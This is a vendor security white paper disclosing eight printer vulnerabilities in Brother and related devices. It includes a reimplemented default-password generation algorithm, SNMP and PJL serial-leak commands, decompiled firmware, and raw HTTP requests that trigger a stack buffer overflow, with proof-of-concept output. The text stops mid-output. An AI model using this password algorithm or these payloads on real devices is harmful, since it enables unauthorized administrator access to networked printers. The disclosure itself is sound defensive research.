WHITE PAPER

PRINT SCAN HACKS: IDENTIFYING MULTIPLE VULNERABILITIES ACROSS MULTIPLE BROTHER DEVICES

June 25, 2025

By Stephen Fewer, Principal Security Researcher

TABLE OF CONTENTS

INTRODUCTION

Rapid7 conducted a zero-day research project into multifunction printers (MFP) from Brother Industries, Ltd. This research resulted in the discovery of 8 new vulnerabilities. Some or all of these vulnerabilities have been identified as affecting 689 models across Brother's range of printer, scanner, and label maker devices. Additionally, 46 printer models from FUJIFILM Business Innovation, 5 printer models from Ricoh, and 2 printer models from Toshiba Tec Corporation are also affected by some or all of these vulnerabilities. In total, **742 models across 4 vendors are affected.** Rapid7 disclosed these vulnerabilities to Brother on May 3, 2024. Brother remediated the issues and a coordinated vulnerability disclosure occurred on June 25, 2025.


The most serious of the findings is the **authentication bypass** now known as CVE-2024-51978. A remote unauthenticated attacker can leak the target device's serial number through one of several means, and in turn generate the target device's default administrator password. This is due to the discovery of the default password generation procedure used by Brother devices. This procedure transforms a serial number into a default password. Affected devices have their default password set, based on each device's unique serial number, during the manufacturing process. **Brother has indicated that this vulnerability cannot be fully remediated in firmware, and has required a change to the manufacturing process of all affected models**. Only affected models that are made via this new manufacturing process will be fully remediated against CVE-2024-51978. For all affected models made via the old manufacturing process, Brother has provided a workaround.

A summary of the eight vulnerabilities is shown below:

CVE ID	Description	Affected Service	CVSS
CVE-2024-51977	An unauthenticated attacker can leak sensitive information.	HTTP (Port 80) HTTPS (Port 443) IPP (Port 631)	5.3 (Medium)
CVE-2024-51978	An unauthenticated attacker can generate the device's default administrator password.	HTTP (Port 80) HTTPS (Port 443) IPP (Port 631)	9.8 (Critical)
CVE-2024-51979	An authenticated attacker can trigger a stack based buffer overflow.	HTTP (Port 80) HTTPS (Port 443) IPP (Port 631)	7.2 (High)

CVE-2024-51980	An unauthenticated attacker can force the device to open a TCP connection.	Web Services over HTTP (Port 80)	5.3 (Medium)
CVE-2024-51981	An unauthenticated attacker can force the device to perform an arbitrary HTTP request.	Web Services over HTTP (Port 80)	5.3 (Medium)
CVE-2024-51982	An unauthenticated attacker can crash the device.	PJL (Port 9100)	7.5 (High)
CVE-2024-51983	An unauthenticated attacker can crash the device.	Web Services over HTTP (Port 80)	7.5 (High)
CVE-2024-51984	An authenticated attacker can disclose the password of a configured external service.	LDAP, FTP, ...	6.8 (Medium)


This white paper details these vulnerabilities. The accompanying proof of concept (PoC) scripts used throughout this white paper can be found here.



TESTING SETUP

Our testing was primarily focused on an MFC-L9570CDW device, running the latest version of the firmware at the time of research (MAIN: ZL2403011354, SUB1: 1.32). We also tested our findings against a consumer device DCP-L2530DW, running the latest version of the firmware at the time of research (MAIN: ZC2403082049, SUB1: 1.04).

During our testing, the network setup we used is shown below.



We explored two scenarios, the first whereby an internal attacker is present on the internal network and can connect directly to the target printer device. The second scenario is whereby an external attacker can access a target printer device that has had one or more of its ports exposed via port forwarding on the edge router. In the example above, the external attacker can access the HTTP (Port 80) and HTTPS (Port 443) services of the target printer device via the public IP address of the edge router over port 60080 and 60443 via port forwarding. The external IP address 203.0.113.1 is an IANA test network address for the purpose of documentation, and has been used to redact the original external internet address used during our testing.

Using the Shodan internet search engine, we can discover that the management interface of 5,739 Brother printer devices are exposed to the public internet as of May 2025.

We can note that an external network in the context of this research need not be the public internet, and could also be a different private subnet in a corporate environment.

CVE-2024-51977: Information Leak

Analysis

An unauthenticated attacker who can access either the HTTP service (Port 80), the HTTPS service (Port 443), or the IPP service (Port 631), can leak several pieces of information from a vulnerable device. All three services expose their functionality over HTTP(S). The URI path `/etc/mnt_info.csv` can be accessed via a GET request and no authentication is required. The returned result is a comma separated value (CSV) table of information.

The leaked information includes the device's model, firmware version, IP address, and serial number. If the device has had the HTTP/HTTPS/IPP service exposed to an external network via port forwarding, leaking the device IP address reveals the internal IP address of the device to the attacker.

Leaking the device serial number or IP address can be used for further attacks, as described in either the authentication bypass CVE-2024-51978 or the Server Side Request Forgery (SSRF) CVE-2024-51980.

Exploitation

In the example below, an unauthenticated external attacker can leak the target device's internal IP address and serial number by accessing the device management interface, which has been port forwarded from port 60433 on the edge router to the target device on the internal network.

Note: Throughout this white paper, *the leaked serial number of the testing device has been redacted and replaced with the string "***************".*

```
Unset
>ruby CVE-2024-51977.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443
Node Name: BRNB42200D56C3B
Model Name: Brother MFC-L9570CDW series
```

```
Location:
Contact:
IP Address: 192.168.86.62
Serial No.: ***************
Main Firmware Version: ZL
Sub1 Firmware Version: 1.32
Memory Size: 1024

...snip...
```

CVE-2024-51978: Authentication Bypass

Analysis

Rapid7 discovered that the default password of an MFC-L9570CDW device is an 8-character value, generated by processing the device's serial number with a custom algorithm. If an unauthenticated attacker can leak the device's serial number, the attacker can generate the default password of the device. The attacker can then use this default password to login to the device with administrator privileges, so long as the original administrator has not changed the password to a new password.

An unauthenticated attacker can leak a serial number either via the HTTP, HTTPS or IPP services as described above in CVE-2024-51977. Alternatively, an unauthenticated attacker can leak the serial number via SNMP, for example:

```
Unset
$ snmpwalk -v 2c -c public 192.168.86.62
iso.3.6.1.2.1.1.1.0 = STRING: "Brother NC-9200h, Firmware Ver.ZL  ,MID 8CE-888,FID
2"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.2435.2.3.9.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (1847230) 5:07:52.30
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "BRNB42200D56C3B"
iso.3.6.1.2.1.1.6.0 = ""

...snip...

iso.3.6.1.2.1.43.5.1.1.17.1 = STRING: "***************"
```

Alternatively, an unauthenticated attacker who can access TCP port 9100 can issue the following Printer Job Language (PJL) command to discover a device's serial number, as shown below:

```
Unset
$ printf "@PJL INFO BRFIRMWARE\n" | nc 192.168.86.62 9100
@PJL INFO STATUS
CODE=40000
DISPLAY="Sleep"
ONLINE=TRUE

@PJL INFO BRFIRMWARE
MODEL="MFC-L9570CDW series"
CTYPE="MFC"
SERIAL="***************"
SPEC="0104"
FIRMID="MAIN"
FIRMVER="ZL2403011354"
FIRMID="SUB1"
FIRMVER="1.32"
FIRMID="IFAX"
FIRMVER="i0801170900"
```

By reimplementing the password generation algorithm below in Ruby, we can see a device's serial number is mixed with a salt value, which originates from a large table of static strings. This value is then hashed via SHA256. The resulting hash value is base64-encoded. The first 8 characters from the base64-encoded result are used as the default password. Finally, the algorithm substitutes several alpha characters with symbol characters. It is unclear as to any cryptographic property this algorithm is attempting to achieve; rather, the algorithm would seem to be an attempt to obfuscate the default password generation technique.

```
Unset
        def generate_default_password(serial, salt_lookup_index=254, salt_data=nil)

                unless salt_data && salt_lookup_index != 0
                        salt_table_index = @@salt_lookup_table[salt_lookup_index];

                        salt_data = salt_data ||
@@salt_data_table[salt_table_index].unpack('C*')
                end
        buff = serial[0..15]

        buff << [
               salt_data[7] - 1,
               salt_data[6] - 1,
               salt_data[5] - 1,
               salt_data[4] - 1,
               salt_data[3] - 1,
               salt_data[2] - 1,
               salt_data[1] - 1,
               salt_data[0] - 1
        ].pack('C*')

        digest = Digest::SHA256.digest(buff)

        hash = Base64::encode64(digest)

        result = ''

        0.upto(7) do |idx|
               c = hash[idx]

               case c
               when 'l'
                      result << '#'
               when 'I'
                      result << '$'
               when 'z'
                      result << '%'
               when 'Z'
                      result << '&'
               when 'b'
                      result << '*'
               when 'q'
                      result << '-'
               when 'O'
                      result << ':'
               when 'o'
                      result << '?'
               when 'v'
                      result << '@'
               when 'y'
                      result << '>'
               else
                      result << c
```

```
                end
            end

            result
        end
```

Exploitation


In the example below, an unauthenticated external attacker can leak the target device's serial number by accessing the device management interface, which has been port forwarded from port 60433 on the edge router to the target device on the internal network. The attacker can then generate the device's default password based on this serial number. Finally the attacker can log in to the device using this default password to verify the password is correct.

```
Unset
>ruby CVE-2024-51978.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443 --validate
[+] Targeting printer: https://203.0.113.1:60443
[+] Leaked serial number: ***************
[+] Generated default password: r/5LM&U>
[+] Validating password: Success
```

Alternatively, an attacker who already knows the device's serial number (for example by performing an SNMP or PJL query) can generate the default password with no further network interaction.

```
Unset
>ruby CVE-2024-51978.rb --printer_serial ***************
[+] Generated default password: r/5LM&U>
```

By examining the sticker on the back of the device, we can also confirm the default password generated is correct:



CVE-2024-51979: Stack-Based Buffer Overflow

Analysis

Note: During firmware analysis, no symbol information was available, so all function and variable names were chosen by us during analysis. The device's CPU "Kybele" is of unknown origin, and uses a 32-bit ARM instruction set, with Thumb mode.

The HTTP, HTTPS and IPP services all operate on top of an embedded web server called Debut. Every registered URI endpoint is dispatched by a common function, shown below:

```c
C/C++
// ROM:408089D0
int __fastcall handle_http_request(
        int r0_0,
        void (__fastcall *endpoint_callback)(int, int, int, int, int, char *),
        char *a3,
        char *a4,
        int a5)
{
  // ...snip...

  v7 = a3;
  if ( !sub_40808272(r0_0, a5, (int)a3, a4) )
    return 0;
  setup_language(r0_0, v9, v10, v11);
  if ( !get_TIMEOUT_value(r0_0, v12, v13, v14) )
  {
    decode_params(a2, r0_0, v15, v16);
    // ...snip...
```

Before the registered endpoint is processed, the `handle_http_request` function will call `decode_params`. This function will decode the HTTP request's form or query parameters, before the request is processed. Part of this functionality is to also decode and verify any Cross-Site Request Forgery (CSRF) token supplied with the request. The value of a HTTP request's parameter named "CSRFToken" is passed to a function called `decode_csrftoken` as shown below:

```C/C++
// ROM:40833654
void __fastcall decode_params(_BYTE *a1, int r1_0, int a3, int a4)
{
  // ...snip...

  else if ( sub_40C09B10(r1_0, v14, v15, v16) == -1
        || (v17 = sub_40833632(*(int *)a2, maybe_params, v26[0], "CSRFToken")) != 0
        && decode_csrftoken(r1_0, v17[3]) != -1 )
  {
      // ...snip...
```

The `decode_csrftoken` function will base64 decode the token value, before verifying it against a table of expected token values. If the CSRF token is valid, the `decode_csrftoken` function will then process several header values, namely Referer (sic), Host and Origin, to establish the request's expected host value, and verify it against the CSRF token's expected host value. It is this processing that is unsafe and contains a stack-based buffer overflow, as shown below:

```C/C++
// ROM:40C09F46
int __fastcall decode_csrftoken(int a1, int b64_token)
{
  bool v2; // zf
  int v5; // r7
  int v6; // r0
  int v7; // r10
  int v8; // r1
  int v9; // r2
  int v10; // r3
  int v11; // r0
  BOOL v12; // r2
  int v13; // r3
  unsigned int v14; // r4
  int v15; // r9
  int v16; // r8
  int v17; // r5
  int v18; // r6
  char *v19; // r0
  unsigned __int8 *v20; // r4
  unsigned __int8 *v21; // r9
  unsigned __int8 *v22; // r8
  bool v23; // zf
  int v24; // r0
  int v25; // r0
  unsigned __int8 *v26; // r0
  char *v27; // r0
  unsigned __int8 *v28; // r6
  int v29; // r0
  int v30; // r4
  unsigned __int8 *v31; // r0
  unsigned __int8 *v32; // r1
  unsigned __int8 *v33; // r0
  unsigned __int8 *v34; // r6
  unsigned __int8 referer2048[2048]; // [sp+14h] [bp-2614h] BYREF
  unsigned __int8 host64[64]; // [sp+814h] [bp-1E14h] BYREF
  int v38; // [sp+854h] [bp-1DD4h] BYREF
  int v39; // [sp+85Ch] [bp-1DCCh] BYREF
  unsigned __int8 *v40; // [sp+860h] [bp-1DC8h] BYREF
  int v41; // [sp+864h] [bp-1DC4h]
  int v42[3]; // [sp+868h] [bp-1DC0h] BYREF
  __int16 v43; // [sp+874h] [bp-1DB4h]
  __int16 v44; // [sp+876h] [bp-1DB2h]
  int v45[5]; // [sp+880h] [bp-1DA8h] BYREF
  char dstA_2048[2048]; // [sp+894h] [bp-1D94h] BYREF
  unsigned __int8 origin2048[2048]; // [sp+1094h] [bp-1594h] BYREF
  char dstB_2048[2048]; // [sp+1894h] [bp-D94h] BYREF
  char v49[556]; // [sp+2094h] [bp-594h] BYREF
  char v50[4]; // [sp+22C0h] [bp-368h] BYREF
  int v51[16]; // [sp+22C4h] [bp-364h] BYREF
  int v52[8]; // [sp+2304h] [bp-324h] BYREF
  int v53[114]; // [sp+2324h] [bp-304h] BYREF
```

```
  unsigned int v54[16]; // [sp+24ECh] [bp-13Ch] BYREF
  char buff32[64]; // [sp+252Ch] [bp-FCh] BYREF
  char unknownA_32[32]; // [sp+256Ch] [bp-BCh] BYREF
  char unknownB_32[32]; // [sp+258Ch] [bp-9Ch] BYREF
  char dstC_32[32]; // [sp+25ACh] [bp-7Ch] BYREF

  v2 = b64_token == 0;
  v5 = -1;
  while ( !v2 && (unsigned int)strlen(b64_token) <= 554 )
  {
    sub_4034C41C("LOGOUT", 6u, (int)unknownA_32);
    v6 = sub_4034C41C("LOGOUT_1", 8u, (int)unknownB_32);
    v7 = sub_40C099C4(v6);
    v42[0] = b64_token;
    v43 = strlen(b64_token);
    v44 = 0;
    v42[1] = (int)v49;
    v11 = maybe_base64_decode((int)v42, v8, v9, v10) + 1;
    v2 = v11 == 0;
    if ( v11 )
    {
      v14 = v44 - 0x91;
      v15 = v44 - 0x90;
      v16 = v44 - 0x30;
      v17 = v44 - 0x50;
      v18 = v44 - 0x10;
      if ( v49[v14] == 0x3A )
      {
        v19 = (char *)(sub_40C09B10(a1, v44, v12, v13) ? 0x43B192B6 : 0x43B19296);
        v45[0] = 554;
        if ( !sub_40C099C8(v49, v14, v50, (unsigned int *)v45, v19,
COERCE_FLOAT(32), (int)&v49[v18], 16, 1)
          && v45[0] == 132 )
        {
          sub_4090E474(&v38, v50, 4);
          if ( (unsigned int)(v7 - v38) < 0x36EE80 )
          {
            v20 = (unsigned __int8 *)&v49[v15];
            if ( !memcmp((unsigned __int8 *)v51, (unsigned __int8 *)&v49[v15],
0x40u) )
            {
              v21 = (unsigned __int8 *)&v49[v17];
              if ( !memcmp((unsigned __int8 *)v52, (unsigned __int8 *)&v49[v17],
0x20u) )
              {
                v22 = (unsigned __int8 *)&v49[v16];
                if ( !memcmp((unsigned __int8 *)v53, v22, 0x20u) )
                {
                  if ( !memcmp((unsigned __int8 *)&v49[v17], (unsigned __int8
*)unknownA_32, 0x20u)
                    && !memcmp(v22, (unsigned __int8 *)unknownB_32, 0x20u) )
                  {
                    return 0;
                  }
                  else
                  {
                    v41 = 0;
                    v40 = v20;
                    v23 = maybe_set_some_enum(a1, 59, &v40) == -1;
                    while ( !v23 )
                    {
                      if ( !v41 )
                        break;
                      maybe_memset(v54, 0, 0x40u);
                      if ( amybe_get_cgi_env(a1, (int)"CGI_AUTH_SESSION_ID",
(int)v54, 64) == -1 )
                        break;
                      if ( memcmp((unsigned __int8 *)v54, v20, 0x40u) )
                        break;
                      sub_40C09C2C(a1, v54, &v39);
                      if ( v24 == -1 )
                        break;
                      v25 = maybe_get_header_vlaue(a1, (int)"Referer",
(int)referer2048, 2048) + 1;
                      v23 = v25 == 0;
                      if ( v25 )
                      {
                        v23 = referer2048[0] == 0;
                        if ( referer2048[0] )
                        {
                          v26 = strstr(referer2048, "//");
                          maybe_strcpy(dstA_2048, (char *)v26 + 2);
                          v27 = (char *)strstr((unsigned __int8 *)dstA_2048, "/");
                          maybe_strcpy(dstA_2048, v27);
                          v28 = strstr((unsigned __int8 *)dstA_2048, ".html");
                          maybe_memset(dstB_2048, 0, 2048u);
                          maybe_memcpy_1(dstB_2048, (int *)dstA_2048, v28 -
(unsigned __int8 *)dstA_2048 + 5);
                          v29 = strlen((int)dstB_2048);
                          sub_4034C41C(dstB_2048, v29, (int)dstC_32);
```

```
                              if ( !memcmp((unsigned __int8 *)dstC_32, v21, 32u) )
                              {
                                v30 = 0;
                                while ( memcmp((unsigned __int8 *)(6800 * v39 +
0x43B194D8 + 68 * v30), v21, 32u)
                                     || memcmp((unsigned __int8 *)(6800 * v39 +
0x43B194D8 + 68 * v30 + 32), v22, 32u)
                                     || *(_DWORD *)(6800 * v39 + 0x43B194D8 + 68 * v30
+ 64) != v38 )
                                {
                                  if ( ++v30 >= 100 )
                                    return v5;
                                }
                                maybe_memset((_DWORD *)(6800 * v39 + 0x43B194D8 + 68 *
v30), 0, 0x44u);
                                if ( maybe_get_header_vlaue(a1, (int)"Host",
(int)host64, 64) != -1
                                  && host64[0]
                                  && maybe_get_header_vlaue(a1, (int)"Origin",
(int)origin2048, 2048) != -1 )
                                {
                                  if ( maybe_strcmp(origin2048, (unsigned __int8 *)"")
)

                                  {
                                    v31 = strstr(origin2048, "//");
                                    maybe_strcpy((char *)origin2048, (char *)v31 + 2);
                                    v32 = origin2048;
                                  }
                                  else
                                  {
                                    v33 = strstr(referer2048, "//");
                                    maybe_strcpy(dstA_2048, (char *)v33 + 2);
                                    v34 = strstr((unsigned __int8 *)dstA_2048, "/");
                                    maybe_memset(buff64, 0, 64u);
                                    maybe_memcpy_1(buff64, (int *)dstA_2048, v34 -
(unsigned __int8 *)dstA_2048);
                                    v32 = (unsigned __int8 *)buff64;
                                  }
                                  if ( !maybe_strcmp(host64, v32) )
                                    return 0;
                                // ...snip...
```

We can see from the above, if a valid CSRF token value is present in the request, the Referer header value will have its URI path compared against the expected path of the CSRF token.

Note that the URI host that forms part of the HTTP Referer value is skipped during this check. If this check succeeds, the Host header value is retrieved and compared against either the Origin header value's host, if an Origin header is present, or the host portion of the Referrer header if no Origin header is present.

When no Origin header value is present and the Referer header value is used instead, the host portion of the value — i.e., the string between the first double forward slash and the first single forward slash (e.g. http://thisisthehost/this/is/the/path) — is copied, via `memcpy`, to a 64-byte buffer (`buff64` above). The source of the `memcpy` is a 2048-byte buffer that holds the host portion of the Referer header value. The result of this is the 64-byte stack buffer can be overflowed into adjacent stack memory.

If we examine the layout of the stack using the IDA Pro disassembler, we can see the target buffer we overflow into is conveniently located 252 (0xFC) bytes from the end of the function's stack variables, which is where the function's saved registers and return address are stored. As we can overflow the target stack buffer (buff64) with more than 252 bytes (we control up to 2048 bytes, less the scheme and path portion of the HTTP Referer value), we will be able to overwrite these saved registers and the saved return address value.

```
Unset
-00000000000000FF                DCB ? ; undefined
-00000000000000FE                DCB ? ; undefined
-00000000000000FD                DCB ? ; undefined
-00000000000000FC buff64         DCB 64 dup(?)
-00000000000000BC unknownA_32    DCB 32 dup(?)
-000000000000009C unknownB_32    DCB 32 dup(?)
-000000000000007C dstC_32        DCB 32 dup(?)
-000000000000005C
-000000000000005C ; end of stack variables
```

We can see the `decode_csrftoken` function's epilogue will pop 9 registers (R4 - R12) and then the saved link register (LR) (i.e. the call stacks return address) back into the PC register from the stack. All of these registers can be overwritten during the stack buffer overflow.

```
Unset
loc_40C0A2EC
ADD.W           SP, SP, #0x2600
MOV             R0, R7
POP.W           {R4-R12,PC}
; End of function decode_csrftoken
```

As the incoming HTTP request must have a valid CSRF token to reach the vulnerable code path, this stack-based buffer overflow is authenticated, and will require an attacker to have a valid password to log in to the administration interface and generate a CSRF token. An unauthenticated attacker could leverage the authentication bypass CVE-2024-51978 to generate a default password, in the case of a target device that has not had its default password changed.

We can examine the HTTP requests that are made during exploitation. First the attacker issues a POST request to `/general/status.html` and supplies a valid password.

```
Unset
POST /general/status.html HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Host: 192.168.86.62
Content-Length: 54

B153b=r%2F5LM%26U%3E&loginurl=%2Fgeneral%2Fstatus.html
```

The device will validate the password and, if successful, return an `AuthCookie` value. This cookie value can be used to authenticate future requests. *Note: the below output has been edited for brevity.*

```
Unset
HTTP/1.1 301 Moved Permanently
Cache-Control: no-store
X-Frame-Options: DENY
Content-Length: 11188
Content-Type: text/html
Content-Language: en-gb
Connection: close
Set-Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D; path=/;
httponly; SameSite=strict
Pragma: no-cache
Location: /general/status.html

...snip...
```

The attacker can now retrieve a CSRF token from a suitable endpoint on the device, such as (but not limited to) `/boc/boc.html` in the example below.

Unset
```
GET /boc/boc.html HTTP/1.1
Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Host: 192.168.86.62
```

The device will return the contents of the requested endpoint, which includes a CSRF token (with an id value of `CSRFToken1` in the example below). *Note: the below output has been edited for brevity.*

Unset
```
HTTP/1.1 200 OK
Cache-Control: no-store
X-Frame-Options: DENY
Content-Length: 7134
Content-Type: text/html
Content-Language: en-gb
Connection: close
Set-Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D; path=/;
httponly; SameSite=strict
Pragma: no-cache

...snip...

<div class="CSRFToken"><input type="hidden" id="CSRFToken1" name="CSRFToken"
value="6572HAAZ0ZdckfmEbnnRthT0cTiMOqKpCJFfqTkHI7O19XQLGDGUEJZyb5fX+pp705gLdQzbVv3X
P7NMl1lm3WS4o9CQ32YgYnpyS81e6RcA6goxsFYVEm+PII2A0VKgqaLczdz6rwVEjrypiKMP5j9d
pNM8MkY4MajEQtBGYADJOsSTOmxPMlVuVDM4RHY5RjlXTnBNZHVwR1kzSGU1RUtDd2p5SDBTeHEz
YmpyVXc9AAAAAAAAAAAAAAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64
SCoUN5x1s2N0gKl3yvB1sLHSYRO4/8ZBmGryQg64yf9Pjm0VnEnwuOsCqP6JaKbCAw=="/></div>

...snip...
```

Finally, the attacker can send a malicious POST request to the same endpoint `/boc/boc.html`, supplying the CSRF token, an empty Origin header value, and a Referer header value that contains a host value that will trigger the overflow when the function `decode_csrftoken` processes this request.

```
Unset
POST /boc/boc.html HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D
Referer:
http://DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX/boc/boc.html
Host: 192.168.86.62
Origin:
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Content-Length: 392

CSRFToken=6572HAAZ0ZdckfmEbnnRthT0cTiMOqKpCJFfqTkHI7O19XQLGDGUEJZyb5fX%2Bpp705gLdQz
bVv3XP7NMl1lm3WS4o9CQ32YgYnpyS81e6RcA6goxsFYVEm%2BPII2A0VKgqaLczdz6rwVEjrypiKMP5j9d
pNM8MkY4MajEQtBGYADJOsSTOmxPMlVuVDM4RHY5RjlXTnBNZHVwR1kzSGU1RUtDd2p5SDBTeHEzYmpyVXc
9AAAAAAAAAAAAAAAAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64SCoUN5x1s2N0gK
l3yvB1sLHSYRO4%2F8ZBmGryQg64yf9Pjm0VnEnwuOsCqP6JaKbCAw%3D%3D
```

Exploitation

In the example below, an external attacker can trigger the stack-based buffer overflow by accessing the device management interface which has been port-forwarded from port 60433 on the edge router to the target device on the internal network. In this example, the attacker has used the default password of the target device by first leveraging the authentication bypass CVE-2024-51978.

```
Unset
>ruby CVE-2024-51978.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443
[+] Targeting printer: https://203.0.113.1:60443
[+] Leaked serial number: ***************
[+] Generated default password: r/5LM&U>
```

```
>ruby CVE-2024-51979.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443 --printer_password "r/5LM&U>"
[+] Getting AuthCookie via 'https://203.0.113.1:60443/general/status.html'...
[+] Got AuthCookie: XH1uvK9JoE2zmHJoBnwgNL5MHs2ZiP6W0stD0NssVeU=
[+] Getting CSRFToken via 'https://203.0.113.1:60443/boc/boc.html'...
[+] Got CSRFToken:
fjfFCZQlhWtdLXxqeO6510CeEHJRnnQ3uFwKsCkyXs8/+edcUueeK9f5nMn7hhnTb+aweRGX0IkLcbBwD4k
